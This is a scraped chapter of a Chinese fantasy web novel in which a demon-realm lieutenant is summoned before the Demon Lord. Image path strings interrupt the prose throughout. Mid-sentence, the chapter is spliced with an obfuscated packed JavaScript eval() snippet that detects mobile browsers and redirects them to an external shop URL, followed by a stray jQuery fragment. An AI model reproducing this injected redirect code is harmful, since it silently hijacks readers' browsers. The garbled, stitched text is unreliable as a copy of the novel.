230. 入宫觐见

作品:《重生成死对头的师尊后

    众魔集会散去不过数日,幽都上空的天象,便先一步起了异变。


    那一日,原本平静的幽都深处突然响起一声低沉古老的轰鸣,仿佛沉睡万古的庞然巨兽在地脉深处翻了个身。紧接着,上空的魔气竟开始逆流——往日如潮汐般向外漫溢的魔息,被一股无形巨力强自拽回,尽数涌向魔皇宫的方向。


    这征兆,魔域众魔再熟悉不过。


    ——魔尊出关了。


    魔皇宫上空,万年凝驻的黑云骤然翻涌,层叠如涛,似有巨手在冥冥中搅动。原本盘踞宫阙四周的护宫魔阵次第亮起,却尽数敛去锋芒,化作臣服姿态低伏收缩。数道古老威严的魔纹自宫底升起,横贯天际,将整座幽都映照得一片暗沉,令魔域所有魔修心头齐齐一沉。


    那是独属于魔尊的气息。


    无甚锋芒外露,却厚重如亘古黑岳,横亘天地之间,仅凭自身存在,便足以令众生俯首。


    幽都街巷间,先前还在暗中观望、私相揣测的魔众,此刻尽数噤声。低阶魔修伏地叩拜,高阶魔修亦不敢直视那片天幕,纷纷垂首敛息。便是历经风浪的老魔,也不由自主生出久违的战栗——这并非对某个人的畏惧,而是对“魔尊”这一尊位与生俱来的敬畏。


    这股威压尚未完全平息,一道自魔皇宫直发的敕令,已如暗影般掠过整座幽都:


    “宣无间区护法厉无渡,即刻入宫觐见。”言辞简略,无甚繁复辞藻,不解释缘由,更无半分商榷余地。


    一时间,魔域局势暗流汹涌。


    不少魔修听闻消息,第一反应便是:


    尊上偏在此时提前出关……真乃巧合?还是已然听闻风声,终究按捺不住,要动手了?


    有魔在暗处窃语:“果然来了……魔尊怎容得下一个连斩数位护法、几乎掌控半壁魔域的存在?”亦有魔修冷笑:“厉无渡若真去了,就知道这可不是觐见,而是清算。”


    整座幽都、乃至魔域众魔的目光,皆随这道敕令投向无间区,无数猜测在暗中发酵:


    ——厉无渡会去吗?


    她会不会以闭关为由,暂避锋芒?


    抑或干脆撕破面皮,先发制人?


    有人认定她必当应召,毕竟魔尊之威犹在,仍是魔域名义上的绝对主宰,任何护法在名分上皆为臣属,若敢抗命,便是赤裸裸的叛逆,正好能给玄煞不管不顾下杀手的正当理由。


    也有魔修暗中期盼她拒绝。


    毕竟如今的无间区护法早已非昔日可随意拿捏之辈,厉无渡这个名字,短短时日便成魔域一切话题都绕不开的存在——雷霆扫灭六大护法、吞并其遗产,未满三十便突破魔丹八转境,声威之盛,除魔尊玄煞外无人能及,甚至隐隐已有和他分庭抗礼之势。


    一旦她选择强硬对抗,这场“鸿门宴”或将直接演变为魔域千年未有的大乱。


    但更多魔修,只是在沉默中权衡。


    他们本就不关心谁对谁错。


    他们只在意——风向,终将往哪边倾斜。


    极乐护法立于永夜区高台之上,遥望魔皇宫方向。


    “果然如此……”他低声喃喃,语气中却无太多意外。


    他早已知晓,这一日迟早会来。


    只是未曾想,会来得这般迅疾。心念电转间,极乐护法遽然收回视线转身回殿,步伐瞧着从容,实则较平日快了半分。回到极乐护法殿,他遣退乐伎与侍魔,惯常萦绕的靡靡魔音消散无踪,只剩烛台中跳动的魔焰,将他的影子拉得忽长忽短。


    极乐护法于主位落座,抬手一挥,数道隐秘传讯符箓同时亮起。这些符箓形制各异,或来自幽都内城,或源自魔皇宫外围,或为他多年经营的“灰线”——不隶任何区域、不挂任何名目,却总能在关键时分,将消息精准送达。


    他静静等候。


    未过许久,第一道回应亮起。


    ——来自幽都西侧暗桩。


    “无间区方向有异动。护法殿禁制撤去,主殿魔阵重启,气息稳定……似是已然出关。”


    极乐指尖在扶手上轻轻一顿,指节微泛白。


    出关了。


    第二道符箓随即亮起。


    ——来自魔皇宫外城。


    “魔皇宫内侍调动,迎宾阵开启,却未启最高礼制。阵向所指……正是无间区。”


    见此消息,极乐忍不住低低笑了一声。未启最高礼制,个中意味再明晰不过——在玄煞眼中,厉无渡仍属“可杀之人”,绝非需平起平坐相待的存在。


    可偏偏,又不能如对待寻常护法般,以囚杀阵相迎。


    这份迟疑,本身便是破绽。


    第三道符箓亮起最慢,却也最是关键。符光微闪间,极乐的神色终于彻底定稳。


    “厉无渡已于一刻钟前离开无间区,独身前往魔皇宫。未携亲随,未动军阵。”独身。


    这一次,极乐护法是真的愣了一瞬。


    他原以为,即便厉无渡应召,也定会在无间区多做布置,或是故意拖延几日,试探魔尊态度;又或索性以整肃疆域为由暂缓入宫,逼玄煞先行表态。


    可她偏不。


    竟连半个人都未带。


    这已非单纯的“应召”,而是向整个魔域宣告——


    她不避,亦不惧。在她眼中,魔尊玄煞的召见,根本算不得需慎重对待的生死关口。那座令魔域众生俯首的魔皇宫,于她而言,不过是“去去便回”的寻常之地。


    极乐护法靠回椅背,仰头望着穹顶绘着极乐幻境的壁画,心中翻涌的情绪,比方才天象异变时更显复杂。


    “真是个疯子……”他低声道。


    然而说这话时,极乐护法嘴角却不由自主勾起一丝意味不明的弧度。


    他比任何人都清楚,厉无渡此行,绝不止是“赴宴”那般简单。


    魔尊玄煞想要什么,他心底有数——无非是她的性命,她体内炼化的七大护法本源,以及那条隐隐指向更高境界的修行之路。


    而厉无渡想要什么?


    极乐护法缓缓闭上眼。


    他想起当初在无间区边境,自己被她踩在生;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16912997|158912||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    死线上时,那双冷静到近乎漠然的眼眸。


    她从未向任何人低头。


    哪怕身陷绝境,她考量的也从来不是“如何活下来”,而是“这般牺牲是否值得”。


    “这一次……”极乐轻声自语,“怕是要真正见分晓了。”


    他抬手,将所有亮着的符箓一一掐灭。


    随后起身,走到殿门前,再次望向魔皇宫方向。


    幽都上空的魔云仍在翻涌,隐约可见那座象征绝对权威的黑色宫阙,如蛰伏巨兽,静候猎物踏入其领域。


    这一刻,极乐护法比任何魔都清楚:无论今日魔皇宫中发生何事,魔域的局势,都再也回不到从前了。


    ……


    时间倒回极乐护法收到厉无渡只身赴会的消息之前。


    无间区护法殿大门紧闭,层层禁制依旧运转,魔纹流转如深海暗潮,殿内一片静谧,外界喧嚣仿佛被隔绝在另一个世界。


    前来替魔尊传讯的魔使,根本不敢踏足护法殿附近,只在殿外百丈处扬声禀报来意,忌惮之意溢于言表。


    葛离、红萼、摩柯等魔将皆在当场,听闻魔使传讯内容,心头陡然一紧,不约而同对视一眼,便瞧见了彼此脸上如出一辙的不安。


    未等他们再多想,只听“吱呀”一声,护法殿那扇厚重大门竟自行开启。


    厉无渡迈步走出。


    她未着战甲,亦未披法袍,只着一身极简的描金墨裙。衣角垂落,金纹内敛,乍一看去,竟不似那横扫六大护法、于激战中踏入八转境的狠角色,反倒像刚结束一场寻常闭关的修行者。


    可她甫一踏出殿门,整片无间区的魔气便微微一沉。


    这并非威压外放,而是更深层的“归位”——仿佛这片区域的魔气,本就该以她为核心流转。葛离、摩柯、红萼等人齐齐上前欲行礼,厉无渡却淡淡瞥了他们一眼,抬手示意不必多礼。


    “魔尊召见。”她语气平静,似在复述一件早有预料之事,“我去一趟。”


    无多余解释,亦未交代“若我未归该如何”的后路。


    可正是这份近乎笃定的从容,反倒让在场众魔心底同时一凛。


    “我不在期间,无间区一切照旧。”厉无渡淡声道,“既定的整合继续推进,不必因我停滞。”


    “若有处理不了或拿不定主意的,便等我回来再议。”


    “是。”众魔将领命,态度恭谨得无可挑剔。


    厉无渡不再多言,抬步向前。脚下魔气自然而然铺开,化作一条无形通路。下一瞬,她的身影已化作一道暗色流光,直指现任魔尊玄煞的居所——魔皇宫。


    夜色渐深。


    魔皇宫上空的黑云依旧翻涌不息,像一头蛰伏的凶兽,耐心等待猎物踏入自己的领地。


    “凶兽”巍然耸立,黑曜般的宫阙在幽都中央投下庞大阴影。随着厉无渡的靠近,护宫大阵自动分开一道通路,古老的魔纹在她脚下亮起,又迅速熄灭,仿佛在确认某种资